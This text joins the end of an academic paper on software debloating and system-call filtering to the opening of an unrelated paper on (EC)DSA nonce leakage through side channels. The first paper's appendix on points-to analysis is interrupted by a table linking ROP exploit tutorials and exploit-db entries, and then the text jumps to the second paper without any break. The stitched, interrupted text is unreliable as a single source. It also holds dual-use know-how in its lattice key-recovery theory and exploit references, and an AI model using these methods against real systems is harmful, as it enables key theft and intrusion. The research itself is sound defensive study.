[13] Babak Amin Azad, Pierre Laperdrix, and Nick Nikiforakis. Less is more: Quantifying the security benefits of debloating web applications. In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[14] Lars Ole Andersen. *Program analysis and specialization for the C programming language*. PhD thesis, University of Cophenhagen, 1994.

[15] Apache. Apache Httpd, 2019. `https://httpd.apache.org/`.

[16] Nicolai Davidsson, Andre Pawlowski, and Thorsten Holz. Towards automated application-specific software stacks. In *Proceedings of the 24th European Symposium on Research in Computer Security (ESORICS)*, 2019.

[17] Nicholas DeMarinis, Kent Williams-King, Di Jin, Rodrigo Fonseca, and Vasileios P. Kemerlis. Sysfilter: Automated system call filtering for commodity software. In *Proceedings of the International Conference on Research in Attacks, Intrusions, and Defenses (RAID)*, 2020.

[18] Henry Hanping Feng, Jonathon T Giffin, Yong Huang, Somesh Jha, Wenke Lee, and Barton P Miller. Formalizing sensitivity in static analysis for intrusion detection. In *Proceedings of the IEEE Symposium on Security & Privacy (S&P)*, pages 194–208, 2004.

[19] Stephanie Forrest, Steven A Hofmeyr, Anil Somayaji, and Thomas A Longstaff. A sense of self for Unix processes. In *Proceedings of the IEEE Symposium on Security & Privacy (S&P)*, pages 120–128, 1996.

[20] Tal Garfinkel, Ben Pfaff, and Mendel Rosenblum. Ostia: A delegating architecture for secure system call interposition. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2004.

[21] Masoud Ghaffarinia and Kevin W. Hamlen. Binary control-flow trimming. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, 2019.

[22] Seyedhamed Ghavamnia, Tapti Palit, Azzedine Benameur, and Michalis Polychronakis. Confine: Automated system call policy generation for container attack surface reduction. In *Proceedings of the International Conference on Research in Attacks, Intrusions, and Defenses (RAID)*, 2020.

[23] Arie Gurfinkel and Jorge A Navas. A context-sensitive memory model for verification of C/C++ programs. In *Proceedings of the International Static Analysis Symposium*, pages 148–168. Springer, 2017.

[24] Andreas Gustafsson. Egypt. `https://www.gson.org/egypt/egypt.html`.

[25] Ashish Gehani Hashim Sharif, Muhammad Abubakar and Fareed Zaffar. Trimmer: Application specialization for code debloating. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2018.

[26] Kihong Heo, Woosuk Lee, Pardis Pashakhanloo, and Mayur Naik. Effective program debloating via reinforcement learning. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, 2018.

[27] Michael Hind. Pointer analysis: Haven't we solved this problem yet? In *Proceedings of the ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering (PASTE)*, pages 54–61, 2001.

[28] Gerard J Holzmann. Code inflation. *IEEE Software*, (2):10–13, 2015.

[29] Kapil Jain and R Sekar. User-level infrastructure for system call interposition: A platform for intrusion detection and confinement. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2000.

[30] Yufei Jiang, Can Zhang, Dinghao Wu, and Peng Liu. Feature-based software customization: Preliminary analysis, formalization, and methods. In *Proceedings of the 17th IEEE International Symposium on High Assurance Systems Engineering (HASE)*, 2016.

[31] Vasileios P. Kemerlis. *Protecting Commodity Operating Systems through Strong Kernel Isolation*. PhD thesis, Columbia University, 2015.

[32] Vasileios P. Kemerlis, Michalis Polychronakis, and Angelos D. Keromytis. ret2dir: Rethinking kernel isolation. In *Proceedings of the 23rd USENIX Security Symposium*, pages 957–972, 2014.

[33] Vasileios P. Kemerlis, Georgios Portokalidis, and Angelos D. Keromytis. kguard: Lightweight kernel protection against return-to-user attacks. In *Proceedings of the 21st USENIX Security Symposium*, 2012.

[34] Hyungjoon Koo, Seyedhamed Ghavamnia, and Michalis Polychronakis. Configuration-driven software debloating. In *Proceedings of the 12th European Workshop on Systems Security*, 2019.

[35] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Automating mimicry attacks using static binary analysis. In *Proceedings of the USENIX Security Symposium*, 2005.

[36] Jakub Kuderski, Jorge A Navas, and Arie Gurfinkel. Unification-based pointer analysis without oversharing. In *Proceedings of the Formal Methods in Computer Aided Design (FMCAD)*, pages 37–45. IEEE, 2019.

[37] Anil Kurmus, Reinhard Tartler, Daniela Dorneanu, Bernhard Heinloth, Valentin Rothberg, Andreas Ruprecht, Wolfgang Schroder-Preikschat, Daniel Lohmann, and Rudiger Kapitza. Attack surface metrics and automated compile-time OS kernel tailoring. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2013.

[38] Lingguang Lei, Jianhua Sun, Kun Sun, Chris Shenefiel, Rui Ma, Yuewu Wang, and Qi Li. SPEAKER: Split-phase execution of application containers. In *Proceedings of the 12th Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, pages 230–251, 2017.

[39] Yiwen Li, Brendan Dolan-Gavitt, Sam Weber, and Justin Cappos. Lock-in-pop: Securing privileged operating system kernels by keeping on the beaten path. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2017.

[40] Steven McCanne and Van Jacobson. The BSD packet filter: A new architecture for user-level packet capture. In *Proceedings of the USENIX Winter Conference*, 1993.

[41] Shachee Mishra and Michalis Polychronakis. Shredder: Breaking Exploits through API Specialization. In *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC)*, 2018.

[42] Shachee Mishra and Michalis Polychronakis. Saffire: Context-sensitive function specialization against code reuse attacks. In *Proceedings of the 5th IEEE European Symposium on Security and Privacy (EuroS&P)*, 2020.

[43] Collin Mulliner and Matthias Neugschwandtner. Breaking payloads with runtime code stripping and image freezing, 2015. Black Hat USA.

[44] Chetan Parampalli, R Sekar, and Rob Johnson. A practical mimicry attack against powerful system-call monitors. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, pages 156–167, 2008.

[45] Fernando Magno Quintao Pereira and Daniel Berlin. Wave propagation and deep propagation for pointer analysis. In *Proceedings of the International Symposium on Code Generation and Optimization (CGO)*, pages 126–135, 2009.

[46] Marios Pomonis, Theofilos Petsios, Angelos D. Keromytis, Michalis Polychronakis, and Vasileios P. Kemerlis. kRˆX: Comprehensive kernel protection against just-in-time code reuse. In *Proceedings of the 12th European Conference on Computer Systems (EuroSys)*, pages 420–436, 2017.

[47] Chris Porter, Girish Mururu, Prithayan Barua, and Santosh Pande. Blankit library debloating: Getting what you want instead of cutting what you don't. In *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 164–180, 2020.

[48] Chenxiong Qian, Hong Hu, Mansour Alharthi, Pak Ho Chung, Taesoo Kim, and Wenke Lee. RAZOR: A framework for post-deployment software debloating. In *Proceedings of the 28th USENIX Security Symposium*, 2019.

[49] Anh Quach, Rukayat Erinfolami, David Demicco, and Aravind Prakash. A multi-OS cross-layer study of bloating in user programs, kernel and managed execution environments. In *Proceedings of the Workshop on Forming an Ecosystem Around Software Transformation (FEAST)*, pages 65–70, 2017.

[50] Anh Quach and Aravind Prakash. Bloat factors and binary specialization. In *Proceedings of the 3rd ACM Workshop on Forming an Ecosystem Around Software Transformation (FEAST)*, pages 31–38, 2019.

[51] Anh Quach, Aravind Prakash, and Lok Yan. Debloating software through piece-wise compilation and loading. In *Proceedings of the 27th USENIX Security Symposium*, pages 869–886, 2018.

[52] Mohan Rajagopalan, Matti Hiltunen, Trevor Jim, and Richard Schlichting. Authenticated system calls. In *Proceedings of the International Conference on Dependable Systems and Networks (DSN)*, pages 358–367, 2005.

[53] Linhai Song and Xinyu Xing. Fine-grained library customization. In *Proceedings of the 1st ECOOP International Workshop on Software Debloating and Delayering (SALAD)*, 2018.

[54] Bjarne Steensgaard. Points-to analysis in almost linear time. In *Proceedings of the 23rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 32–41, 1996.

[55] Yulei Sui and Jingling Xue. SVF: interprocedural static value-flow analysis in LLVM. In *Proceedings of the 25th International Conference on Compiler Construction*, 2016.

[56] Yulei Sui, Ding Ye, and Jingling Xue. Detecting memory leaks statically with full-sparse value-flow analysis. *IEEE Transactions on Software Engineering*, 40(2):107–122, 2014.

[57] Kanchi Gopinath Suparna Bhattacharya and Mangala Gowri Nanda. Combining concern input with program analysis for bloat detection. In *Proceedings of the ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages & Applications (OOPSLA)*, 2013.

[58] David Wagner and Drew Dean. Intrusion detection via static analysis. In *Proceedings of the IEEE Symposium on Security & Privacy*, pages 156–168, 2001.

[59] Zhiyuan Wan, David Lo, Xin Xia, Liang Cai, and Shanping Li. Mining sandboxes for Linux containers. In *Proceedings of the 10th IEEE International Conference on Software Testing, Verification and Validation (ICST)*, pages 92–102, 2017.

[60] Jinpeng Wei and Calton Pu. TOCTTOU vulnerabilities in UNIX-style file systems: An anatomical study. In *Proceedings of the USENIX Conference on File and Storage Technologies (FAST)*, 2005.

[61] Tatu Ylönen. SSH Agent. `https://www.ssh.com/ssh/agent`.

[62] Dinghao Wu Yufei Jiang and Peng Liu. Jred: Program customization and bloatware mitigation based on static analysis. In *Proceedings of the 40th Annual Computer Software and Applications Conference (ACSAC)*, 2016.

[63] Tian Lan Yurong Chen and Guru Venkataramani. Damgate: Dynamic adaptive multi-feature gating in program binaries. In *Proceedings of the Workshop on Forming an Ecosystem Around Software Transformation (FEAST)*, 2017.

[64] Tong Zhang, Wenbo Shen, Dongyoon Lee, Changhee Jung, Ahmed M. Azab, and Ruowen Wang. PeX: A

permission check analysis framework for linux kernel. In *Proceedings of the 28th USENIX Security Symposium*, pages 1205–1220, 2019.

[65] Zhi Zhang, Yueqiang Cheng, Surya Nepal, Dongxi Liu, Qingni Shen, and Fethi Rabhi. KASR: A reliable and practical approach to attack surface reduction of commodity OS kernels. In *Proceedings of the International Conference on Research in Attacks, Intrusions, and Defenses (RAID)*, pages 691–710, 2018.

[66] Xiangyu Zhang Zhongshu Gu, Brendan Saltaformaggio and Dongyan Xu. Face-change: Application-driven dynamic kernel view switching in a virtual machine. In *Proceedings of the 44th IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2014.

A Appendix

Imprecision of Points-to Analysis

In Sections 4.2 and 5.1, we discussed how context sensitivity and path sensitivity contribute to the overapproximation problem and make the results of Andersen's analysis imprecise. While our experiences show that the lack of context sensitivity and path sensitivity are the primary contributors to this imprecision, other factors too contribute to overapproximation in the results of the points-to analysis.

Field Sensitivity The points-to analysis provided by the SVF library is field-sensitive. Field sensitivity allows every field of a `struct` to be uniquely modeled, which is critical for the precision of the analysis. For example, in case of Apache Httpd, the `cleanup_t` type contains function pointers for cleaning memory allocated on various heaps. To distinguish between the different function pointers in this structure, we must model the individual fields of the `struct cleanup_t` as field-sensitive. However, there are certain circumstances under which SVF forsakes field sensitivity in lieu of simplicity of implementation and reduction in analysis time.

Array Index Sensitivity SVF's implementation of Andersen's algorithm is not array-index-sensitive. Individual elements of an array are not modeled uniquely. Therefore, if multiple `struct` objects are stored in a array, the individual `struct` objects become field-insensitive, because the array elements themselves are not modeled uniquely.

For example, objects of type `ap_listen_rec` are stored in the array of pointers `listen_buckets`. The type `ap_listen_rec` has a field `accept_func` which stores a pointer to the function that is invoked on the *accept* event. As these objects are stored in an index-insensitive array, they lose their field sensitivity, and SVF cannot distinguish between the targets of the `accept_func` field and the targets of the other fields in `ap_listen_rec` that hold function pointers. Moreover, due to array index insensitivity, it is impossible to distinguish the `accept_func` field of one `ap_listen_rec` object, from the `accept_func` field of another object, stored in the same array.

Table 8: Linux ROP payloads used in our evaluation.

1)	Return Oriented Programming and ROPgadget tool http://shell-storm.org/blog/Return-Oriented-Programming-and-ROPgadget-tool/
2)	ARM Exploitation - Defeating DEP - executing mprotect() https://blog.3or.de/arm-exploitation-defeating-dep-executing-mprotect.html
3)	64-bit ROP | You rule 'em all! https://0x00sec.org/t/64-bit-rop-you-rule-em-all/1937
4)	64-bit Linux Return-Oriented Programming https://crypto.stanford.edu/~blynn/rop/
5)	Return-Oriented-Programming(ROP FTW) http://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf
6)	PMS 0.42 - Local Stack-Based Overflow (ROP) https://www.exploit-db.com/exploits/44426/
7)	Crashmail 1.6 - Stack-Based Buffer Overflow (ROP) https://www.exploit-db.com/exploits/44331/
8)	PHP 5.3.6 - Local Buffer Overflow (ROP) https://www.exploit-db.com/exploits/17486/
9)	HT Editor 2.0.20 - Local Buffer Overflow (ROP) https://www.exploit-db.com/exploits/22683/
10)	Bypassing non-executable memory, ASLR and stack canaries on x86-64 Linux https://www.antoniobarresi.com/security/exploitdev/2014/05/03/64bitexploitation/
11)	Bypassing non-executable-stack during Exploitation (return-to-libc) https://www.exploit-db.com/papers/13204/
12)	Exploitation - Returning into libc https://www.exploit-db.com/papers/13197/
13)	Bypass DEP/NX and ASLR with Return Oriented Programming technique https://medium.com/4ndr3w/linux-x86-bypass-dep-nx-and-aslr-with-return-oriented-programming-ef4768363c9a/
14)	ROP-CTF101 https://ctf101.org/binary-exploitation/return-oriented-programming/
15)	Introduction to return oriented programming (ROP) https://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html/
16)	Simple ROP Exploit Example https://gist.github.com/mayanez/c6bb9f2a26fa75261a9a26a0a637531b/
17)	Analysis of Defenses against Return Oriented Programming https://www.eit.lth.se/sprapport.php?uid=829/

Positive Weight Cycles Due to context insensitivity, especially for memory allocation wrappers, it is possible for the constraint graph to contain cycles. Cycle elimination [27] is a popular optimization in points-to analysis—the key idea being that constraint nodes that are part of a cycle in the constraint graph share the same solution, and therefore can be collapsed into a single node. However, cycle elimination is not trivial in field-sensitive analysis, because the edges between the constraint nodes are weighted (where the weight of the edge is the index of the field being accessed).

Moreover, SVF implements an optimization of Andersen's algorithm, called Wave Propagation [45]. This optimization requires the constraint graph to be topologically sorted, and that there are no edges. Due to this requirement, at the end of each iteration, SVF converts every field-sensitive `struct` object that is involved in a cycle into field-insensitive.

Big Numbers – Big Troubles: Systematically Analyzing Nonce Leakage in (EC)DSA Implementations



Samuel Weiser
Graz University of Technology

David Schrammel
Graz University of Technology

Lukas Bodner
Graz University of Technology

Raphael Spreitzer
SGS Digital Trust Services

Abstract

Side-channel attacks exploiting (EC)DSA nonce leakage easily lead to full key recovery. Although (EC)DSA implementations have already been hardened against side-channel leakage using the constant-time paradigm, the long-standing cat-and-mouse-game of attacks and patches continues. In particular, current code review is prone to miss less obvious side channels hidden deeply in the call stack. To solve this problem, a systematic study of nonce leakage is necessary.

We present a systematic analysis of nonce leakage in cryptographic implementations. In particular, we expand DATA, an open-source side-channel analysis framework, to detect nonce leakage. Our analysis identified multiple unknown nonce leakage vulnerabilities across all essential computation steps involving nonces. Among others, we uncover inherent problems in Bignumber implementations that break claimed constant-time guarantees of (EC)DSA implementations if secrets are *close* to a word boundary. We found that lazy resizing of Bignumbers in OpenSSL and LibreSSL yields a highly accurate and easily exploitable side channel, which has been acknowledged with two CVEs. Surprisingly, we also found a tiny but expressive leakage in the constant-time scalar multiplication of OpenSSL and BoringSSL. Moreover, in the process of reporting and patching, we identified newly introduced leakage with the support of our tool, thus preventing another attack-patch cycle. We open-source our tool, together with an intuitive graphical user interface we developed.

1 Introduction

Digital signatures are an essential building block for encrypted communication channels, e.g., via Transport Layer Security (TLS) and the underlying public key infrastructures, SSH, as well as for cryptocurrencies. The extensive and ubiquitous usage of digital signature schemes demands good security arguments, not only from a cryptanalytic perspective but also regarding their implementation, as a single implementation vulnerability can completely break the scheme [14].

Most digital signature schemes used today are susceptible to attacks on their so-called nonces [40]. Even partial knowledge of nonces leads to full recovery of private keys, thus allowing an attacker to issue fake signatures, impersonate users, intercept communication channels, steal money, etc. In light of these threats, digital signature implementations need extensive hardening against nonce leakage. While biased random number generation [14] is a common implementation pitfall, also side channels [15] have been proven a powerful way of leaking nonce bits. Especially side-channel attacks constantly improve along several axes. This includes advanced side-channel observation methods, a reduction of required knowledge, faster key recovery attacks, and most importantly, the continued discovery of new side-channel leakage.

Modern cryptographic libraries already explicitly address nonce leakage by relying on constant-time code execution. Unfortunately, efforts to make implementations side-channel resistant are not being evaluated thoroughly enough, leading to a continuous cycle of vulnerability disclosure and patching. To break this cycle, a more systematic approach for nonce leakage analysis is required. However, this seems to be a challenging endeavor for the following reasons:

1. Although side-channel evaluation is actively researched, complex code bases such as OpenSSL are hard to evaluate.
2. Popular libraries use randomization, e.g., blinding, to avoid leakage in vulnerable non-constant-time code. However, analyzing blinded computations for side channels is non-trivial; and insufficient blinding is exploitable.
3. Cryptographic libraries use non-constant-time code when computing on public data. Although legitimate, this puts additional burden on code analysis to avoid false positives.
4. Although tool support for side-channel analysis is growing, existing tools do not address nonce leakage.

We address these challenges by extending the DATA framework [55]. In particular, we adapt DATA to recognize nonces as additional secrets in a backward manner and develop leakage models tailored for detecting nonce leakage. With our statistical tests, we filter leakage results with respect to nonce leakage. We also develop a graphical user interface for vi-

sualizing leakage results. This allows us to systematically analyze three popular cryptographic libraries for (EC)DSA nonce leakage, namely OpenSSL, LibreSSL, and BoringSSL.

We systematically analyze the whole lifetime of a nonce, *i.e.*, from its generation to its final use. Rather than proving code secure—which would typically require formal models and static analysis approaches—we focus on finding actual side-channel vulnerabilities. We uncovered numerous unknown vulnerabilities leaking nonce bits, and thereby highlight a fundamental problem in the Bignumber representation in OpenSSL and LibreSSL. In particular, if the nonce is close to a machine word boundary, the Bignumber implementations possibly leak whether the nonce crosses this boundary in either direction. We found that lazy resize operations involving the nonce leak several nonce bits via Flush+Reload [61], as documented under CVE-2018-0734 and CVE-2018-0735. Surprisingly, this leakage occurs due to a side-channel defense mechanism. We also found that small nonces can leak nine nonce bits at once for the secp521r1 curve. The Bignumber implementation of BoringSSL [7] prevents size-related Bignumber issues by design. Yet, we found a tiny but expressive leak in the constant-time scalar multiplication of BoringSSL and OpenSSL. During responsible disclosure, we identified a flaw in the OpenSSL patches that would have downgraded exponentiation to a vulnerable implementation (cf. [24]). We report residual leakage in the patched OpenSSL version, which we exploit via controlled-channel attacks [59] for full key recovery. Due to our findings, the OpenSSL team decided to rework Bignumber arithmetic, similar to BoringSSL [19].

This work provides a snapshot of the current situation of nonce leakage in popular cryptographic libraries. With the help of our GUI we analyzed known and unknown vulnerabilities and document their potential damage, exploitability, and patching state. We open-source both our tool and the GUI to facilitate reproducibility and future side-channel analysis. [1]

Contributions. Our contributions are as follows:

- We expand an analysis framework for automated nonce leakage detection, and present results in an intuitive GUI.
- We systematically analyze nonce leakage in three popular crypto libraries: OpenSSL, LibreSSL, and BoringSSL.
- We document several unknown leakage vulnerabilities resulting from fundamental flaws in the Bignumbers representation of OpenSSL and LibreSSL, among others.
- We responsibly disclosed vulnerabilities, proposed fixes, and document residual leakage that remains unfixed.

Outline. Section 2 gives background information. Section 3 discusses related work on nonce attacks and side-channel analysis tools. Section 4 presents our automated side-channel analysis tool. Section 5 outlines analysis results and Section 6 discusses the vulnerabilities in detail. Section 7 evaluates our leakage models. We discuss the implications of our work in Section 8 and conclude in Section 9.

[1] Our tool and the GUI is available under https://github.com/Fraunhofer-AISEC/DATA and https://github.com/IAIK/data-gui

2 Background

2.1 Digital Signatures

DSA. The Digital Signature Algorithm (DSA) [29] is based on prime fields. It relies on two primes p and q, where q divides $p-1$. Parameter g serves as generator over p such that $g^q \equiv 1 \mod p$. Keys are generated as follows:

$$x \xleftarrow{R} [1, q-1] \quad (1) \qquad y \leftarrow g^x \mod p \quad (2)$$

The private key x is sampled uniformly from $[1, q-1]$. The public key y is obtained by Equation (2). The signature (r,s) for message m involves a random value k denoted as nonce:

$$k \xleftarrow{R} [1, q-1] \quad (3) \qquad kinv \leftarrow k^{-1} \mod q \quad (5)$$

$$r \leftarrow g^k \mod q \quad (4) \qquad s \leftarrow kinv \cdot (m + xr) \mod q \quad (6)$$

Other DSA Constructions. Several DSA variants exist. Schnorr signatures [47] omit the inversion step in Equation (5). Deterministic schemes [28, 44] derive unique nonces from the message input instead of using random numbers in Equation (3). ECDSA [29] is one of the most widely used signature algorithms nowadays. It computes r in Equation (4) via scalar multiplication over an elliptic curve generator G as follows:

$$r = k \cdot G \quad (7)$$

Nonce Attacks. DSA-like cryptosystems strongly rely on the secrecy and the uniformity of the nonce k. It has been shown that even partial knowledge of the nonce suffices to break the scheme [40]. This knowledge can be obtained by weak nonce generation algorithms [5] or side channels [15]. By collecting enough "leaky" signatures, one can formulate a so-called Hidden Number Problem (HNP) [10] and recover the private key with lattice or Bleichenbacher attacks. Thus, an implementation needs to properly address both cases and protect nonces throughout their whole lifetime (cf. Equations (3) to (6)).

2.2 The Hidden Number Problem

Nonce leakage can be encoded as a Hidden Number Problem (HNP). Solving the HNP via lattice attacks or more generic Bleichenbacher attacks reveals the private key.

HNP. The HNP [10, 11] denotes the problem of finding a hidden number given partial information about multiples of the hidden number. Following [6, 46], we denote $\lfloor \cdot \rfloor_q$ as the value modulo q and $|\cdot|_q$ as reducing the argument modulo q into the range $[-q/2, q/2]$ and then taking the absolute value. $MSB_{L,q}(k)$ denotes knowledge about the L most significant bits of k, *i.e.*, an integer u satisfying $|k-u|_q < q/2^{L+1}$.

The HNP attempts to recover a hidden number $x \in [1, q-1]$, given knowledge of its multiples $t_1, \ldots, t_d \in \mathbb{F}_q$ for a known prime q as well as knowledge about $u_i = MSB_{L,q}(\lfloor t_i x \rfloor_q)$. This yields a system of d inequalities:

$$\left|\lfloor t_i x \rfloor_q - u_i\right|_q < q/2^{L_i+1} \text{ for all } i \in \{1, \ldots, d\} \quad (8)$$

(EC)DSA can be encoded as an instance of the HNP to recover the private key x from signatures (r,s) and known nonce bits $u = MSB_{L,q}(k)$. Using Equation (6) gives:

$$|k-u|_q < q/2^{L+1} \quad (9)$$

$$|\lfloor (m+xr)\cdot s^{-1} \rceil_q - u|_q < q/2^{L+1} \quad (10)$$

$$|\lfloor \lfloor s^{-1}r \rceil_q \cdot x \rceil_q - \lfloor u - s^{-1}m \rceil_q|_q < q/2^{L+1} \quad (11)$$

Applying Equation (11) to d signatures (r_i, s_i) and nonce bits u_i yields an HNP. The HNP can also be applied when leaking inverse nonces, least significant nonce bits, or a block of contiguous [27] or non-contiguous bits [26].

Lattice. Boneh et al. [10] mapped the HNP to a Closest Vector Problem (CVP). Let $\mathbf{t} = (t_1, ..., t_d, 1)$ and $\mathbf{t}x = (t_1 x, ..., t_d x, x)$. According to the HNP, $\lfloor \mathbf{t}x \rceil_q$ will be a close vector to $\mathbf{u} = (u_1, ..., u_d, 0)$ with a distance smaller than $q/2^{L_i+1}$ for the first d components, *i.e.*, $\lfloor \mathbf{t}x \rceil_q - \mathbf{u}$ will be *small* multiples of q. By constructing a lattice basis B from $\mathbf{t}$ and solving the CVP, the closest vector $\mathbf{t}x$ reveals the private key x. Boneh et al. solved the CVP by using LLL [33] lattice reduction and Babai's nearest plane algorithm [4] to recover Diffie-Hellman keys.

Different representations of the lattice exist [6, 38, 39]. To ensure that the closest vector reveals the private key x, the first d components of $\mathbf{t}$ and $\mathbf{u}$ are scaled by 2^{L_i+1}. Following [6], this gives a $d+1$-dimensional row-wise lattice basis B:

$$B = \begin{bmatrix} 2^{L_1+1}q & & & 0 \\ & \ddots & & \vdots \\ & & 2^{L_d+1}q & 0 \\ 2^{L_1+1}t_1 & \dots & 2^{L_d+1}t_d & 1 \end{bmatrix} \quad (12)$$

Instead of using Babai's nearest plane algorithm, it is also possible to embed the CVP into a Shortest Vector Problem (SVP) and solve it directly via lattice reduction [22, 40, 57]. The idea is to include the scaled vector $\mathbf{u}'$ in the lattice basis:

$$B' = \begin{bmatrix} B & 0 \\ \mathbf{u}' & q \end{bmatrix} \quad (13)$$

Boneh et al. [10] showed that this requires at least $L = \log_2 \log_2 q$ bit leakage. Howegrave-Graham and Smart [27] recovered the private key for 160-bit DSA given 30 signatures and knowledge of 8 bits for each nonce. Naccache et al. [37] only required 27 signatures for the same leakage using the block Korkin-Zolotarev (BKZ) algorithm. Given 200 signatures and two shared LSBs of the nonce, Faugère et al. [22] recovered the private key using a lattice attack. Besides, they recovered the private key with a probability of 90% with just a single shared LSB and 400 signatures.

Bleichenbacher. Bleichenbacher [9] proposed an FFT-based attack using exponential sums to detect influences of small biases. Compared to lattice attacks, this requires more samples but is noise-tolerant and works with small and even fractional bit leaks [35, 36]. Aranha et al. [3] exploited a single-bit nonce bias for 160-bit ECDSA using 2^{33} signatures. De Mulder et al. [35] used a BKZ-based method to exploit a 5-bit leakage of 384-bit ECDSA using 4000 signatures.

2.3 Side-Channel Attacks

Side-channel attacks allow breaking cryptographic implementations via unintended information leakage. They range from observing the overall execution time [30] to more fine-grained microarchitectural effects. Cache attacks target code accesses on a cache-line granularity via Flush+Reload [61] or data accesses via the more generic but coarse-grained Prime+Probe technique [42, 50]. In an SGX setting, powerful controlled-channel attacks [59] leak page accesses with high accuracy. In this work we consider address leakage, as a generalization of above side channels. Physical side channels are out of scope.

3 Related Work

3.1 Side-Channel Attacks

Modular Exponentiation. Square-and-multiply is a common technique for computing modular exponentiations and was targeted by Yarom and Falkner [61] in GnuPG. They extracted 97% of an RSA key from a single sign operation observed with Flush+Reload. Similarly, Prime+Probe attacks have been launched against GnuPG [34] and libgcrypt [64].

A faster alternative is the sliding window approach [12]. Percival [42] attacked OpenSSL's sliding window implementation by a technique that became known as Prime+Probe [50]. Similarly, the sliding window implementations of libgcrypt RSA [8] and GnuPG ElGamal [34] have been attacked.

Using fixed windows eradicates leakage due to conditional code execution in the sliding window approach. However, an implementation flaw in an earlier version of OpenSSL allowed bypassing the fixed window implementation [24].

To prevent leakage of the window multipliers, the scatter-gather technique aligns multipliers in memory such that the same cache lines are accessed all the time. Yarom et al. [62] exploited cache-bank conflicts to attack OpenSSL's scatter-gather implementation.

In the SGX setting, Prime+Probe attacks have been launched from malicious operating systems against the fixed-window exponentiation during the RSA decryption in the Intel IPP library [13]. Besides, Prime+Probe attacks have also been launched from one SGX enclave against another SGX enclave in order to extract an RSA key from mbedTLS [48].

ECDSA Scalar Multiplication. Brumley et al. [16] targeted constant-time double-and-add in OpenSSL ECDSA by measuring the total number of iterations. Yarom et al. [60] exploited conditional code during double-and-add via Flush+Reload, bypassing the constant-time implementation.

Brumley et al. [15] attacked the windowed Non-Adjacent Form (wNAF) multiplication of OpenSSL on the secp160

curve via Flush+Reload. Similar attacks on the popular secp256k1 curve leverage better side-channel observations and better recovery methods [2, 6, 21, 51]. Dall et al. [20] attacked a fixed-window scatter-gather version of Intel EPID by exploiting a leak in the number of iterations.

Modular Inversion. García and Brumley [23] attacked the binary extended Euclidean algorithm (BEEA) of OpenSSL via Flush+Reload, which was used for the modular inversion of the nonce k during ECDSA signature computations. Weiser et al. [54] mounted a controlled-channel attack against RSA key generation in OpenSSL by exploiting conditional branches in the binary Euclidean algorithm (BEA) used for checking co-primality of RSA parameters. Concurrently, Aldaya et al. [1] mounted a Flush+Reload attack on the vulnerable BEA implementation with a success rate of 28%.

Modular Reduction. Ryan [46] discovered an early abort condition in OpenSSL's modular reduction and exploited it with a Flush+Reload attack to recover ECDSA private keys.

3.2 Side-channel Analysis Tools

Due to the significant number of side-channel attacks, side-channel analysis frameworks have been developed. CacheAudit [31] uses symbolic execution to compute upper bounds on the possible leakage. However, these upper bounds could become imprecise, and analyzing large code bases such as OpenSSL with many potential leaks demands more practical approaches with high precision and low overhead.

Reparaz et al. [45] identify timing leaks with a black-box approach, which does not capture fine-grained cache attacks. ctgrind [32] tracks unsafe usage of secrets with the Valgrind memory error detector on annotated secrets. CacheD [53] taint-tracks instructions accessing secret data and evaluates them symbolically to find potential data leaks. CacheS [52] improves CacheD by using abstract interpretation and by finding secret-dependent branches. Zankl et al. [63] base their analysis on concrete instead of symbolic execution, which gives more precise results and better performance. They use binary instrumentation to build a histogram of all executed instructions and correlate it against the Hamming weight of the private key. Stacco [58] uses binary instrumentation to record instruction traces rather than histograms only and reveals padding oracle vulnerabilities. DATA [55] introduces the notion of more generic address traces, capturing instruction and data addresses. By matching address traces, it finds potential control-flow and data leaks. DATA also provides methods for distinguishing secret-dependent leaks from unrelated ones due to non-determinism (e.g., blinding), and it supports dedicated leakage models. MicroWalk [56] also records all accessed addresses but collapses the execution context, losing, e.g., call stack information in favor of faster analysis.

None of these approaches was designed or used to detect addresses leakage of (EC)DSA nonces. In this work, we adapt the idea of leakage models [55, 63] to detect nonce leakage.

3.3 Research Gap

To sum up, nonce leakage can occur in several (EC)DSA steps and can be exploited via efficient lattice attacks and more generic Bleichenbacher attacks. Despite extensive research, a systematic study of nonce leakage is still missing, and side-channel tools have not been tailored for nonce leakage.

We bridge this gap and provide the first systematic analysis of nonce leakage in popular crypto libraries. We extended the automated side-channel analysis tool DATA to also identify nonce leakage and visualize it in a GUI. By using this tool, we identify vulnerabilities in several computations involving the secret nonce, including Equations (3) to (6).

4 Automated Nonce Leakage Detection

Tool support is essential for effective and accurate side-channel analysis. We first discuss the open-source DATA framework [55], and introduce our threat model. Next, we discuss our changes to DATA, define proper leakage models for nonces and develop an intuitive GUI for visualizing results.

Original DATA Framework. DATA identifies address-based side-channel vulnerabilities through dynamic analysis in three phases. In the first phase, DATA collects address traces by instrumenting the target binary. By comparing those traces, it identifies address-based differences at byte granularity that indicate potential leaks. However, analyzing randomized (blinded) algorithms yields various address differences that do not leak secret information. Also, many differences stem from public input and are also uncritical. To filter these false positives, DATA employs statistical tests. The second phase tests if the differences depend on the private key by comparing traces generated from a fixed key with traces generated from varying keys. This fixed-vs-random testing requires control over the secret variable. Since nonces are not controllable from the outside but generated randomly (internally), this phase cannot be used for detecting nonce leakage. The third phase classifies information leakage based on a leakage model and detects linear and non-linear relations between address traces and a secret.

